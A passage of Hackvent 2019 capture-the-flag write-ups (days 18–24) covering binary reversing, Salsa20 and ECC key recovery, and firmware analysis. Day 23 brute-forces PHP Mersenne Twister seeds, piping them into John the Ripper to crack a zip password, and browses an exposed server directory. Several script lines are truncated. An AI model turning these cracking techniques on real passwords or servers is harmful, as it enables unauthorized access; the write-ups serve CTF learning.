drwxr-xr-x root/wheel        0 2019-12-14 13:52 usr/bin
-rwxr-xr-x root/wheel   197728 2019-12-14 13:52 usr/bin/dance
```

Once unpacked (with `dpkg-deb -x`), an ARMv7 executable was written to disk:

```
$ file dance
dance: Mach-O universal binary with 3 architectures: [armv7:Mach-O armv7 executable, fl
```

Meanwhile, the challenge author provided the following iPhone screenshot along with the hint: *"just a big hint maybe: dance is nothing home made. its a public algorithm and when you understood that, it should be rather easy"*



iPhoneX:~ mobile$ uname -a
Darwin iPhoneX 18.7.0 Darwin Kernel Version 18.7.0: Mon Aug 19
22:24:06 PDT 2019; root:xnu-4903.272.1~1/RELEASE_ARM64_T8015
iPhone10,6 arm64 D221AP Darwin
iPhoneX:~ mobile$ dance
Input your flag: fakeflagfakeflag
275B8E1AF6E0E0442A8E2C99DD7032231A
iPhoneX:~ mobile$
q w e r t z u i o p ü
a s d f g h j k l ö ä
y x c v b n m
123
Leerzeichen
Return

In parallel, with *mcia* we brainstormed some ”dance-y” ciphers. We came up with Salsa20, ChaCha20, Rumba20, etc.

In the decompiled version of the binary (pay attention to the architecture, it’s 64-bit), somewhere in the `__dance_words` function, bits were shifted to the right by 0x19, 0x17 and 0x13 positions. On a word value, which is 32 bit wide (the value of a register), this corresponds to bit shifts to the left by 0x7, 0x9 and 0xD poistions, which is exactly what Salsa20 does.

```
r1 = var_4C;
r2 = var_2C;
do {
        var_7C = r5;
        var_94 = r6;
        r5 = r1 ^ ROR(r3 + r2, 0x19);
        var_8C = r3;
        var_98 = r0;
        var_90 = r12 ^ ROR(r5 + r3, 0x17);
        lr = var_78;
        r1 = r2 ^ ROR((r12 ^ ROR(r5 + r3, 0x17)) + r5, 0x13);
        r12 = var_64;
        r11 = r11 ^ ROR(r4 + r8, 0x19);
        var_88 = r1;
        r10 = var_74 ^ ROR(r11 + r4, 0x17);
        var_74 = r8 ^ ROR(r10 + r11, 0x13);
        r6 = r4 ^ ROR((r8 ^ ROR(r10 + r11, 0x13)) + r10, 0xe);
        r4 = var_6C ^ ROR(r12 + lr, 0x19);
        var_80 = r1 ^ ROR(r6 + r4, 0x19);
        r9 = var_70 ^ ROR(var_60 + r0, 0x19);
        r3 = var_68 ^ ROR(r9 + var_60, 0x17);
        r8 = r3 ^ ROR((r1 ^ ROR(r6 + r4, 0x19)) + r6, 0x17);
        r0 = r4 ^ ROR(r8 + (r1 ^ ROR(r6 + r4, 0x19)), 0x13);
        asm { strd       r0, r8, [sp, #0xa0 + var_6C] };
        var_84 = r6 ^ ROR(r0 + r8, 0xe);
        r6 = var_94 ^ ROR(r4 + r12, 0x17);
        r0 = lr ^ ROR(r6 + r4, 0x13);
        r4 = r12 ^ ROR(r0 + r6, 0xe);
        r8 = var_74 ^ ROR(r4 + r9, 0x19);
        r12 = var_90 ^ ROR(r8 + r4, 0x17);
        var_70 = r9 ^ ROR(r12 + r8, 0x13);
        var_64 = r4 ^ ROR((r9 ^ ROR(r12 + r8, 0x13)) + r12, 0xe);
```

So, let’s assume it’s Salsa20. With this assumption, we can go back to the main method and find out about the nonce and the secret being used.



```
                        _main:
0000000100007d80            sub         sp, sp, #0xf0
0000000100007d84            stp         x22, x21, [sp, #0xc0]
0000000100007d88            stp         x20, x19, [sp, #0xd0]
0000000100007d8c            stp         x29, x30, [sp, #0xe0]
0000000100007d90            add         x29, sp, #0xe0
0000000100007d94            nop
0000000100007d98            ldr         x8, #__stack_chk_guard_100008000          ; ___stack_chk_guard
0000000100007d9c            ldr         x8, [x8]                                  ; ___stack_chk_guard
0000000100007da0            stur        x8, [x29, var_28]
0000000100007da4            adr         x8, #0x100007f50
0000000100007da8            nop
0000000100007dac            ldp         q0, q1, [x8, #0x20]
0000000100007db0            stp         q0, q1, [sp, #0x90]
0000000100007db4            ldp         q0, q1, [x8]
0000000100007db8            stp         q0, q1, [sp, #0x70]
0000000100007dbc            movi        v0.16b, #0x0
0000000100007dc0            stp         q0, q0, [sp, #0x50]
0000000100007dc4            stp         q0, q0, [sp, #0x30]
0000000100007dc8            adr         x0, #0x100007f90                          ; argument "format" for method imp___stubs__printf, "Input your flag: "
0000000100007dcc            nop
0000000100007dd0            bl          imp___stubs__printf                       ; printf
0000000100007dd4            nop
0000000100007dd8            ldr         x8, #__stdinp_100008008                   ; ___stdinp
0000000100007ddc            ldr         x2, [x8]                                  ; ___stdinp
0000000100007de0            add         x0, sp, #0x10
0000000100007de4            orr         w1, wzr, #0x20                            ; argument "str" for method imp___stubs__fgets
0000000100007de8            bl          imp___stubs__fgets                        ; fgets
0000000100007dec            add         x0, sp, #0x10                             ; argument "s" for method imp___stubs__strlen
0000000100007df0            bl          imp___stubs__strlen                       ; strlen
0000000100007df4            mov         x19, x0
0000000100007df8            cbz         x0, loc_100007e0c
-------------------------------------------------------------------------------------------------------------------------------
0000000100007dfc            add         x0, sp, #0x30
0000000100007e00            add         x1, sp, #0x10
0000000100007e04            mov         x2, x19
0000000100007e08            bl          imp___stubs__memcpy                       ; memcpy
-------------------------------------------------------------------------------------------------------------------------------
                        loc_100007e0c:
0000000100007e0c            add         x20, sp, #0x30                            ; CODE XREF=_main+120
0000000100007e10            add         x0, sp, #0x30
0000000100007e14            add         x2, sp, #0x70
0000000100007e18            mov         x1, x19
0000000100007e1c            movz        x3, #0x4511
0000000100007e20            movk        x3, #0xe78f, lsl #16
0000000100007e24            movk        x3, #0xd0a8, lsl #32
0000000100007e28            movk        x3, #0xb132, lsl #48
0000000100007e2c            bl          _dance                                    ; _dance
```

Finding the nonce is pretty straight forward. There is an immediate value (`0xb132d0a8e78f4511`) passed to the `_dance` function.

The secret gets loaded between addresses 0x0100007da4 and 0x0100007dbc. There, a memory location is stored in x8 using an immediate value. After the `nop` instruction, two quad-word registers (2 * 4 * 32 bit = 32 bytes) are populated and stored on the stack. This happens a second time without offset, and that's when our secret gets loaded.

Finally, the secret is `0x0320634661b63cafaa76c27eea00b59bfb2f7097214fd04cb257ac2904efee46` .

To solve, I wrote a python solver leveraging PyCryptodome's Salsa20 implementation:

```
#!/usr/bin/env python

from Cryptodome.Cipher import Salsa20
import base64

nonce = base64.b16decode(b'11458fe7a8d032b1', casefold=True)
secret = base64.b16decode(b'0320634661b63cafaa76c27eea00b59bfb2f7097214fd04cb257ac2904e

# Confirm the hint; needs to print the cleartext again
cipher = Salsa20.new(key=secret, nonce=nonce)
test_cleartext = b"fakeflagfakeflag"
test_ciphertext = base64.b16decode(b'275b8e1af6e0e0442a8e2c99dd7032231a', casefold=True
print(cipher.decrypt(test_ciphertext))

ciphertext = base64.b16decode(b'096CD446EBC8E04D2FDE299BE44F322863F7A37C18763554EEE4C99
cipher = Salsa20.new(key=secret, nonce=nonce)
print(str(cipher.decrypt(ciphertext)))
# Prints the flag: HV19{Danc1ng_Salsa_in_ass3mbly}
```

For going through the assembly, http://infocenter.arm.com/help/index.jsp was a good resource to understand what's going on.

Also, it was crucial to configure the right architecture (`AArch64`) to be used by the disassembler.

Flag

`HV19{Danc1ng_Salsa_in_ass3mbly}`

HV19.19 -

Author	Level	Categories
M.	hard	fun

Given

```
!?
➡ ⌘ ➡ ⌘ ➡ ⌘
➡ ➡!? ➡ ➡
↪ ➡ ⌘ ⌘➡ ➡
⌘ ➡ ^^⌘➡ ↪ ⌘ ◀ ⌘
➡ ⌘↪⌘ ♀⌘
```

Approach

Emojis, yay! Well, with Hackvent you get used to search for things by appending ”vulnerability” or ”lang”. So it was in this case. Not loong after starting the work, I stumbled on https://www.emojicode.org/ (not to be confused with Mozilla’s https://codemoji.org/).

On that page, one can learn about programming with emojis. Which, to be honest, is not reeeaally something that you’d use in your everyday’s work.

After compiling the above program withe the provided codec, an executable was generated. It printed a couple of emojis and expected an input:

➡ !? ➡

Which can probably be read as ”things are locked, then Santa does something, then there’s Christmas and a flag.”.

If a wrong input was supplied, a was displayed.

After some ”source code” reversing and with a bit of luck, I found out, that there was only one character expected.

With some guessing (which could probably be done through brute forcing), I found out a was expected, which then printed the flag.

Flag

```
HV19{*<|:-)____\o/____;-D}
```

HV19.20 - i want to play a game

Author	Level	Categories
hardlock	hard	fun

Given

Santa was spying you on Discord and saw that you want something weird and obscure to reverse?

your wish is my command.

HV19-game.zip

Aproach

It looks like this is a Playstation 4 binary, running - well - something.

Opening it with Hopper resulted in a bunch of garbage. Ghidra provided a much better disassembly out of the box, but still with some issues. For example, the `.rdata` section was incorrectly addressed with `0x229b` instead of `0x2000`. I'm still unsure why this happened.

Looking at the main routine, a file was being hashed with an MD5 hash. The result was compared with some expected value.

After that, values were read in from specific positions in the file, starting at `0x1337` and incrementing by `0x1337`. These values were used to repeatedly XOR a value that originally was `0xce55954e38c589a51b6f5e25d21d2a2b5e7b39148ed0f0f8f8a5`, taken from address `0x2000`.

To find the file that was read, I had a look at the `.rdata` section. There was only one more string that satisfies an MD5 string, which is always 32 characters long.

Also, an analysis with `strings` lead to the conclusion, that the MD5 hash had something to do with the `PS4UPDATE.PUP` file:

```
$ strings game | head -n 45 | tail -n 10
libkernel.sprx
sceKernelGetIdPs
sceKernelGetOpenPsIdForSystem
/mnt/usb0/PS4UPDATE.PUP
%02x
f86d4f9d2c049547bd61f942151ffb55
GCC: (GNU) 7.4.0
.file
main.c
rSyscall
```

Indeed, a quick DuckDuckGo search for `f86d4f9d2c049547bd61f942151ffb55 PS4UPDATE.PUP` popped the following page: http://wololo.net/2018/05/28/how-to-update-your-ps4-to-firmware-5-05/

I re-implemented the algo with a small python script:

```
#!/usr/bin/env python
import base64

# From game:0x2000
v = base64.b16decode(b'ce55954e38c589a51b6f5e25d21d2a2b5e7b39148ed0f0f8f8a5', casefold=

# File needs to have md5 f86d4f9d2c049547bd61f942151ffb55
# find it at http://wololo.net/2018/05/28/how-to-update-your-ps4-to-firmware-5-05/
filename = 'PS4UPDATE.PUP'

pos = 0x1337
with open(filename, mode='rb') as f:
    while pos != 0x1714908:
        f.seek(pos)
        bs = f.read(0x1a)
        v = bytes([a ^ b for a,b in zip(v, bs)])
        pos += 0x1337

print(v)
# Prints "b'HV19{C0nsole_H0mebr3w_FTW}'"
```

This was a really cool challenge, as one thing lead to another in a really smooth way.

Flag

`HV19{C0nsole_H0mebr3w_FTW}`

HV19.21 - Happy christmas 256

Author	Level	Categories
hardlock	hard	fun; crypto

Given

Santa has improved since the last Cryptmas and now he uses harder algorithms to secure the flag.

This is his public key:

```
X: 0xc58966d17da18c7f019c881e187c608fcb5010ef36fba4a199e7b382a088072f
Y: 0xd91b949eaf992c464d3e0d09c45b173b121d53097a9d47c25220c0b4beb943c
```

To make sure this is safe, he used the NIST P-256 standard.

But we are lucky and an Elve is our friend. We were able to gather some details from our whistleblower:


- Santa used a password and SHA256 for the private key (d)
- His password was leaked 10 years ago
- The password is length is the square root of 256
- The flag is encrypted with AES256
- The key for AES is derived with `pbkdf2_hmac` , salt: ”TwoHundred-FiftySix”, iterations: `256*256*256`

Phew - Santa seems to know his business - or can you still recover this flag?

```
Hy97Xwv97vpwGn21finVvZj5pK/BvBjscf6vffm1po0=
```

Approach

The following image illustrates the problem at hand and shows, that the symmetric key used to encrypt the flag is protected via the elliptic curve key pair. In ECC, public and private keys are related through the given curve’s (`NIST P-256`) base point `G` .



The core problem here is, that the key generation with PBKDF2 HMAC and the given parameters is computationally expensive. So, we have to find a different way to find the right password/key.

To start, I tried to leverage the given information about the password.

A quick DuckDuckGo search for 10 year old password breaches brings up the RockYou breach, including over 30 Millions passwords. Since that name rang a bell, I checked the wordlists included with Kali, and indeed, there was a rockyou.txt. Filtering passwords with 16 characters results in ~118k single passwords.

After some trying around, I decided to check whether a curve can be constructed with the given parameters. To do so, I generated a SHA256 hash for every 16-character password and attempted to construct an ECC key in combination with the given public key for each of these.

Passwords that produce an hash value that does not match the given public key will fail the curve construction.

Only one password did not throw an error: `santacomesatxmas` (what else...)

With that password, I generated a key using PBKDF2.

To conclude, I decrypted the given ciphertext with AES ECB-mode (ECB mode does not require an IV or a nonce, so it's usually the first thing to try if nothing is given).

I liked this challenge a lot, since it allowed me to dive a bit deeper than usual into elliptic curve cryptography.

Flag

```
HV19{sry_n0_crypt0mat_th1s_year}
```

Foundation

- Curve p-256 defines a base point `G` (see https://safecurves.cr.yp.to/base.html)
- `n` is the private key and `n*G` is the public key (see https://www.embedded.com/an-introduction-to-elliptic-curve-cryptography/)
- A curve also defines a max value `p` that is prime.
- Encryption: Choose an ephemeral secret to produce another ephemeral public key, which is multiplied with the public key, producing an ephemeral public key: see https://cryptobook.nakov.com/asymmetric-key-ciphers/ecc-encryption-decryption#ecc-based-secret-key-derivation-example-in-python
- Decryption: multiply the encrypted emphemeral public key with the private key; get back the computed secret.

HV19.22 - The command... is lost

Author	Level	Categories
inik	leet	fun; reverse engineering

Given

Introduction Santa bought this gadget when it was released in 2010. He did his own DYI project to control his sledge by serial communication over IR. Unfortunately Santa lost the source code for it and doesn't remember the command needed to send to the sledge. The only thing left is this file: thecommand7.data

Santa likes to start a new DYI project with more commands in January, but first he needs to know the old command. So, now it's on you to help out Santa.

Approach

Many things seemed possible with this bunch of strangely connected strings. The pattern, however, is recurring: a colon in the beginning of the line and then some 42 hex characters.

Searching for the first line of this file revealed that it was a so-called hex file.

Searching a bit further, I found out that one could dump an Arduino's flash memory and the resulting data was a hex-file. Things also worked the other way around. So, I tried flashing my Arduino with that program - and things worked... I think, at least. Because effectively I did not get any output, neither on the serial interface, nor on any board LED (I did not wire anything).

For flashing the hex program on my Arduino, I used the following command:

```
avrdude -C/usr/share/arduino/hardware/tools/avrdude.conf -v -v -v -v -patmega328p -card
```

This has got to work in a different way...

Static analysis

I tried disassembling/decmpiling the program in a static way:

With Ghidra...

```
89e 44f -> 0
89f 227 -> ?
8a0 450 -> 1
8a1 228 -> ...
...
```

With avr-objdump (produces wrong output):

```
avr-objdump -D -m avr5 thecommand7.data > thecommand7.asm
```

With little success. So I proceeded:

Debugging

Debugging the program seemed more promising. As I'm not equipped to do HW debugging. I had to look for a simulator. I found the following tool:

OshonSoft.com AVR Simulator IDE (see https://www.oshonsoft.com/avr.html)

By closely observing memory mutations, I noticed that there were printable characters at 0x100. Right after that section, things were initialized to 0x20. However, when keeping an eye on that part of the memory, things suddenly started changing. Thanks to the OshonSoft simulator, execution speed could be slowed down, so that I could stop the program at the right point.

There was the flag, starting at *Internal data SRAM* address 0x117(-0x142):

```
48 56 31 39 7b 48 33 79 5f 53 6c 33 64 67 33 5f 6d 33 33 74 5f 6d 33 5f 61 74 5f 74 68 33 5f 6e 33
```

This data got loaded into memory starting at address 0x0357 in the .text section.

Additional info

ATmega328 is an `avr5` architecture (see https://www.microchip.com/webdoc/AVRLibcReferenceM

Side note on the AVR "abbreviation":

```
Atmel says that the name AVR is not an acronym and does not stand for anything in particular.
bit RISC line of Atmel AVR Microcontrollers.
```

Source: https://en.wikipedia.org/wiki/AVR_microcontrollers

Conclusion: Stumbling over the solution is a way, too.

Credits

Credits to *mcia* for helping me in keeping short the search for a suitable AVR/Arduino simulation/debugging tool.

Flag

```
HV19{H3y_Sl3dg3_m33t_m3_at_th3_n3xt_c0rn3r}
```

HV19.23 - IDA PRO

Author	Level	Categories
M.	leet	fun


Given

Today's flag is available in the Internet Data Archive (IDA).

http://whale.hacking-lab.com:23023/

Approach

The Internet Data Archive allows to download Hackvent challenges from previous years. Every zip that is downloaded is encrypted with a different password.



After trying out the service, I noticed that username `santa` made the zip generation break.

I therefore checked, where zips are downloaded from. It turns out, archives were downloaded from http://whale.hacking-lab.com:23023/tmp/, which was even configured as an indexed directory.

Sorting by timestamp uncovered the aldest of all zip files: `Santa-data.zip` .

And also a `phpinfo.php` file - yay!

Knowing that a new password was generated every time a zip was requested, it was probable, that we had to analyse passwords to be able to come to conclusions about how Santa's file was encrypted.

One thing to note is, that zip-files were encrypted with AES-128, which is what 7zip uses by default, I think,

Here are a couple of passwords:

```
pA5XVaDjsXuU
W6WtwyyVaHvg
kVevKfXHpJyb
PSaZpTVYPPBH
qdCym8cq97Zf
UVuQDbKHEuvv
LZzKrb7dkW2c
mw7YCuEL4r6q
wUWVSQQ8B9hk
BhcwkmsGrKyk
PBUXS9MJqi2C
m9FwV4kVdARQ
WyDd4zhZYRJ4
BPhQDDcUJVX6
Sc8gYjTFzha8
qkSxA3dxMv6f
UBPLhRYVAWEQ
8tLFFaRi3XTf
Ep3d6yZGDKgb
FxvvJpavwSvr
vbMDrBfFKjUE
A3Y8f4Yvcwyz
Hzx8WzXuaf4F
YVdaxXwJSkFs
DECzwgapPE6q
645t8TE2H7pX
Yypyb5weMLZq
DfbgWggFYA3R
```

Analysing this resulted in the following alphabet used for passwords: `23456789ABCDEFGHJKLMPQRSTUVWXYZabcdefghijkmpqrstuvwxyz`

It's not super-obvious, but characters 0, 1, I, N, O, l (lowercase L), n, and o are missing.

Fast-forwarding over multiple hours of confusion: There was a hint on Discord, that the title of the challenge had an important role here. So a DuckDuckGo (or was it the other one?) search for `IDA-PRO 23456789ABCDEFGHJKLMPQRSTUVWXYZabcdefghijkmpqrstuv` led to https://devco.re/blog/2019/06/21/operation-crack-hacking-IDA-Pro-installer-PRNG-from-an-unusual-way-en/. In that article, the same password format as in our challenge could be found. A strong indicator that we're on the right path. There, a team described how they broke IDA Pro's Pseudo Random Number Generator (PRNG) with brute force by trying out multiple programming languages and iterating over seeds.

In contrast to that team, we already knew about the programming language used and, thanks to phpinfo, even what version of PHP is generating passwords (7.4.1) and the PRNG in use ("Mersenne Twister").

Another thing to note is, that PHP's `srand(seed)` function casts down all seeds to a size 32 bit, so it's pointless to go beyond PHP's PHP_INT_MAX value.

So all that remains to do, is to find the right seed for the PRNG.

To do so, I created a PHP script seeding the PRNG and generating one random number (with all 6 possible alphabets):

```php
<?php

$alphabets = array(
    0 => "abcdefghijkmpqrstuvwxyzABCDEFGHJKLMPQRSTUVWXYZ23456789",
    1 => "abcdefghijkmpqrstuvwxyz23456789ABCDEFGHJKLMPQRSTUVWXYZ",
    2 => "23456789ABCDEFGHJKLMPQRSTUVWXYZabcdefghijkmpqrstuvwxyz",
    3 => "23456789abcdefghijkmpqrstuvwxyzABCDEFGHJKLMPQRSTUVWXYZ",
    4 => "ABCDEFGHJKLMPQRSTUVWXYZabcdefghijkmpqrstuvwxyz23456789",
    5 => "ABCDEFGHJKLMPQRSTUVWXYZ23456789abcdefghijkmpqrstuvwxyz"
);

function generateString($seed, $alphabet)
{
    srand($seed);

    $pwd = "";
    for ($j=0; $j < 12; $j++) {
        $val = rand(0,strlen($alphabet)-1);
        $pwd .= $alphabet[$val];
    }

    fwrite(STDERR, "" . $seed . " " . $alphabet . " " . $pwd . "\n");
    print($pwd);
    print("\n")
}

$start = 0;
for ($i=$start; $i < PHP_INT_MAX; $i++) {

    fwrite(STDERR, "$i\n");
    for ($a=0; $a < sizeof($alphabets); $a++) {

        generateString($i, $alphabets[$a]);
    }
}

?>
```

This script was then combined with John the Ripper, the zip password cracking tool:

```
zip2john -o flag.txt Santa-data.zip > flag.txt.passwd.txt
php solver.php 2>seeds2 | john --stdin flag.txt.passwd.txt
```

With this, I was able to find that the used seed was `4333287`, the right alphabet was `abcdefghijkmpqrstuvwxyzABCDEFGHJKLMPQRSTUVWXYZ23456789` and the encryption password was `Kwmq3Sqmc5sA`.

With that, we could unzip the file and read the contents of `flag.txt`.

Credits

Credits go once more to *mcia*. He cross-checked my script (after he found the flag, obviously) and sent me a link that allowed me to discover, that in PHP `rand() % 54` is not the same as `rand(0, 54)` *facepalm*.

Flag

`HV19{Cr4ckin_Passw0rdz_like_IDA_Pr0}`

HV19.24 - Ham Radio

Author	Level	Categories
DrSchottky	leet	fun; reverse engineering

Given

Elves built for santa a special radio to help him coordinating today's presents delivery.

Resources: HV19-ham radio.zip

Approach

Disclaimer: Actions described hereafter happened, but not necessarily in this order. This is due to the author's lack of experience in reverse engineering and, hence, the educative approach taken.

DuckDuckGo-ing for the binary's name resulted in many articles about a Broadcom wifi chip. Also, there were many references to Raspberry Pi Model 3. Turns out it's the RAM part of a wifi chip firmware used on some RPi models. Since all attempts to load the binary into a disassembler more or less failed (due to insufficient information on CPU architecture), I checked the architecture of my own RPi.

```
root@raspberrypi:/home/pi# lscpu
Architecture:        armv7l
Byte Order:          Little Endian
CPU(s):              4
On-line CPU(s) list: 0-3
Thread(s) per core:  1
Core(s) per socket:  4
Socket(s):           1
Vendor ID:           ARM
Model:               4
Model name:          Cortex-A53
Stepping:            r0p4
CPU max MHz:         1200.0000
CPU min MHz:         600.0000
BogoMIPS:            38.40
Flags:           half thumb fastmult vfp edsp neon vfpv3 tls vfpv4 idiva idivt vfpd32 lpae ev
```

Providing the Ghidra disassembler with this information resulted in meaningful assembly code. (Side note: Hopper seemed to produce only garbage in the beginning, but providing a base address and entry point of 0x0 combined with the above architecture information gave better results, equivalent to Ghidra).

`binwalk -Y` (which can be used to identify a binary's target architecture) was not helpful in this case:

```
$ binwalk -Y brcmfmac43430-sdio.bin
```

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
327                 0x147                 ARM executable code, 16-bit (Thumb), big endian, at least 555 valid instructions
```

Meanwhile, I checked the binary for cleartext strings, which is always a good thing. In the end of file, the following coud be found:

```
$ strings brcmfmac43430-sdio.bin | tail -n 20
%7`%p
8hyh
8iyi
AF3FHF
2F(F
Um9zZXMgYXJlIHJlZCwgVmlvbGV0cyBhcmUgYmx1ZSwgRHJTY2hvdHRreSBsb3ZlcyBob29raW5nIGlvY3Rscyw
pGnexmon_ver: 2.2.2-269-g4921d-dirty-16
wl%d: Broadcom BCM%s 802.11 Wireless Controller %s
DehW
kDej
DehKT
kDehv
kDeh
kDehv
-R#7
+./1y
-).T
[#EKIG(
43430a1-roml/sdio-g-p2p-pool-pno-pktfilter-keepalive-aoe-mchan-tdls-
proptxstatus-ampduhostreorder-lpc-sr-bcmcps Version: 7.45.41.46 (r666254 CY) CRC: 970a33e
08-07 00:48:36 PDT Ucode Ver: 1043.206
FWID 01-ef6eb4d3
```


The interesting parts are:

- `Um9zZ...` : An unusually long cleartext string; turns out **it's base64** and encodes the following marvelous poem: "Roses are red, Violets are blue, DrSchottky loves hooking ioctls, why shouldn't you?"
- `...nexmon_ver: 2.2.2...` : Nexmon is a **firmware patching framework** to which, oh surprise, the challenge author DrSchottky contributes. mcia confirmed, that this was most probably the right track.

Another thing I did then was looking up the original firmware, as the one provided has obviously been patched. I found an original firmware at https://github.com/RPi-Distro/firmware-nonfree/tree/master/brcm.

Back to Ghidra.

Loading in both firmwares and diffing them (which is something that comes with Ghidra) showed, that the base64 string **was referenced** by a function (`FUN_00058dd8`), that's been added by DrSchottky. The function looks as follows. Let's follow up on that.



Looking at the decompiled C representation of that function, its XOR operation is striking. It XORs some stack values (`SP+0x8`) with some data values (pointed to by `0x00058e88` , resulting in `0x00058eab`).

At the indicated stack address we have the following values: `09 bc 31 3a 68 1a ab 72 47 86 7e`

The *initial* data values are (I removed the leading `00` as it's skipped right away): `29 6a 91 44 3b be 27 15 92 07 c9 f3 47 77 ed e5 26 10 76 74 80 57 1f 00`

XORing this results in some gibberish. Doh... However, that gibberish gets processed further by some function `func_0x00803cd4` which is not part of this binary. There's more! Somewhere...

Reading up about how this firmware behaves and what else it could address, I stumbled over the following text, which suggests that the chip's ROM part starts at address 0x800000: https://github.com/seemoo-lab/nexmon/#dumping-the-rom-directly.

